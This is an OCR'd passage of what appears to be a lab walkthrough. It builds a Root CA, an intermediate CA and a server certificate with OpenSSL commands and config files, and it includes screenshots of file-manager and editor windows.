cp root-ca.conf root-ca
cp sub-ca.conf sub-ca

# 2. Generating Root CA and Sub CA Certificates:

# Generate a strong encryption key (4096 bits) for the Root CA:
openssl genrsa -aes256 -out root-ca/private/ca.key 4096

# Generate a strong encryption key (4096 bits) for the Sub CA:
openssl genrsa -aes256 -out sub-ca/private/sub-ca.key 4096

# Generate a strong encryption key (2048 bits) for the server:
openssl genrsa -out server/private/server.key 2048

# Create a self-signed Root CA certificate valid for 20 years
(7305 days):
openssl req -config root-ca/root-ca.conf -key
root-ca/private/ca.key -new -x509 -days 7305 -sha256 -extensions
v3_ca -out root-ca/certs/ca.crt

# Create a certificate signing request (CSR) for the Sub CA:
openssl req -config sub-ca/sub-ca.conf -new -key
sub-ca/private/sub-ca.key -sha256 -out sub-ca/csr/sub-ca.csr

# Sign the Sub CA CSR using the Root CA, creating a valid Sub CA
certificate for one year (365 days):
openssl ca -config root-ca/root-ca.conf -extensions
v3_intermediate_ca -days 365 -notext -in sub-ca/csr/sub-ca.csr
-out sub-ca/certs/sub-ca.crt

# 3. Generating Server SSL Certificate:

# Create a CSR for the server:
openssl req -key server/private/server.key -new -sha256 -out
server/csr/server.csr
```


```
# Sign the server CSR using the Sub CA, creating a server
certificate valid for one year (365 days):
openssl ca -config sub-ca/sub-ca.conf -extensions server_cert
-days 365 -notext -in server/csr/server.csr -out
server/certs/server.crt

# Create a PKCS#12 (PFX) bundle containing the server's
certificate and private key for easy deployment:
openssl pkcs12 -inkey server/private/server.key -in
server/certs/server.crt -export -out server/certs/server.pfx

# 4. Organizing generated files:

# Copy the Root CA, Sub CA, and server certificates to the
"generated" directory for easy access:
cp root-ca/certs/ca.crt generated
cp sub-ca/certs/sub-ca.crt generated
cp server/certs/server.crt generated

# Copy the server's private key to the "generated" directory:
cp server/private/server.key generated

# Copy the server's PFX bundle to the "generated" directory:
cp server/certs/server.pfx generated

# Move to the "generated" directory and combine the server, Sub
CA, and Root CA certificates into a single file for easier
installation:
cd generated
cat server.crt sub-ca.crt ca.crt > chained.crt

# This script has now generated all the necessary certificates
and organized them for easy deployment.
```



rifat - Thunar
File Edit View Go Bookmarks Help
rifat
Downloads
ca
Undo performed
Create Folder operation was undone
Places
Computer
rifat
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
8 folders | Free space: 13.9 GiB



rifat - Thunar
File Edit View Go Bookmarks Help
rifat
Downloads
ca
Places
Computer
rifat
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
ca
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
9 folders | Free space: 13.9 GiB


ca - Thunar
File Edit View Go Bookmarks Help
rifat
ca
Places
Computer
rifat
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
root-ca.conf
sub-ca.conf
2 files: 6.1 KiB (6264 bytes) | Free space: 13.9 GiB



~/ca/root-ca.conf - Mousepad
File Edit Search View Document Help
#root-ca.conf
[ca]
default_ca = CA_default
[CA_default]
dir = root-ca
certs = $dir/certs
crl_dir = $dir/crl
new_certs_dir = $dir/pem
database = $dir/index/index
serial = $dir/serial/serial
RANDFILE = $dir/private/.rand
private_key = $dir/private/ca.key
certificate = $dir/certs/ca.crt



~/ca/sub-ca.conf - Mousepad
File Edit Search View Document Help
#sub-ca.conf
[ca]
default_ca = CA_default
[CA_default]
dir = sub-ca
certs = $dir/certs
crl_dir = $dir/crl
new_certs_dir = $dir/pem
database = $dir/index/index
serial = $dir/serial/serial
RANDFILE = $dir/private/.rand
private_key = $dir/private/sub-ca.key
certificate = $dir/certs/sub-ca.crt



~/ca/sub-ca.conf - Mousepad
File Edit Search View Document Help
nsCertType = server
nsComment = "OpenSSL Generated Server Certificate"
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid,issuer:always
keyUsage = critical, digitalSignature, keyEncipherment
extendedKeyUsage = serverAuth
[server_cert]
# Extensions for server certificates
basicConstraints = CA:FALSE
nsCertType = server
nsComment = "OpenSSL Generated Server Certificate"
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid,issuer:always
keyUsage = critical, digitalSignature, keyEncipherment
extendedKeyUsage = serverAuth
subjectAltName = @alt_names
[alt_names]
DNS.1 = ewubdserver.com
DNS.2 = *.ewubdserver.com
DNS.3 = www.ewubdserver.com



~/ca/OpenSSL.txt - Mousepad
File Edit Search View Document Help
Bash
#!/bin/bash
1. Setting up the directory structure:
mkdir -p {root-ca,sub-ca,server}/{private,certs,index,serial,pem,crl,csr}
mkdir generated
Create empty files to track certificate issuance and serial numbers:
touch root-ca/index/index
touch sub-ca/index/index
Generate random numbers for unique certificate serial numbers:
openssl rand -hex 16 > root-ca/serial/serial
openssl rand -hex 16 > sub-ca/serial/serial
Secure private key directories with read/write/execute permissions for owner only:
chmod -v 700 ca/{root-ca,sub-ca,server}/private
Copy configuration files for Root CA and Sub CA:
cp root-ca.conf root-ca
cp sub-ca.conf sub-ca
2. Generating Root CA and Sub CA Certificates:
Generate a strong encryption key (4096 bits) for the Root CA:
openssl genrsa -aes256 -out root-ca/private/ca.key 4096
Generate a strong encryption key (4096 bits) for the Sub CA:



~/ca/OpenSSL.txt - Mousepad
File Edit Search View Document Help
2. Generating Root CA and Sub CA Certificates:
Generate a strong encryption key (4096 bits) for the Root CA:
openssl genrsa -aes256 -out root-ca/private/ca.key 4096
Generate a strong encryption key (4096 bits) for the Sub CA:
openssl genrsa -aes256 -out sub-ca/private/sub-ca.key 4096
Generate a strong encryption key (2048 bits) for the server:
openssl genrsa -out server/private/server.key 2048
Create a self-signed Root CA certificate valid for 20 years (7305 days):
openssl req -config root-ca/root-ca.conf -key root-ca/private/ca.key -new -x509 -days 7305 -sha256 -extensions v3_ca -out root-ca/certs/ca.crt
Create a certificate signing request (CSR) for the Sub CA:
openssl req -config sub-ca/sub-ca.conf -new -key sub-ca/private/sub-ca.key -sha256 -out sub-ca/csr/sub-ca.csr
Sign the Sub CA CSR using the Root CA, creating a valid Sub CA certificate for one year (365 days):
openssl ca -config root-ca/root-ca.conf -extensions v3_intermediate_ca -days 365 -notext -in sub-ca/csr/sub-ca.csr -out sub-ca/certs/sub-ca.crt
3. Generating Server SSL Certificate:
Create a CSR for the server:
openssl req -key server/private/server.key -new -sha256 -out server/csr/server.csr
Sign the server CSR using the Sub CA, creating a server certificate valid for one year (365 days):
openssl ca -config sub-ca/sub-ca.conf -extensions server_cert -days 365 -notext -in server/csr/server.csr -out server/certs/server.crt

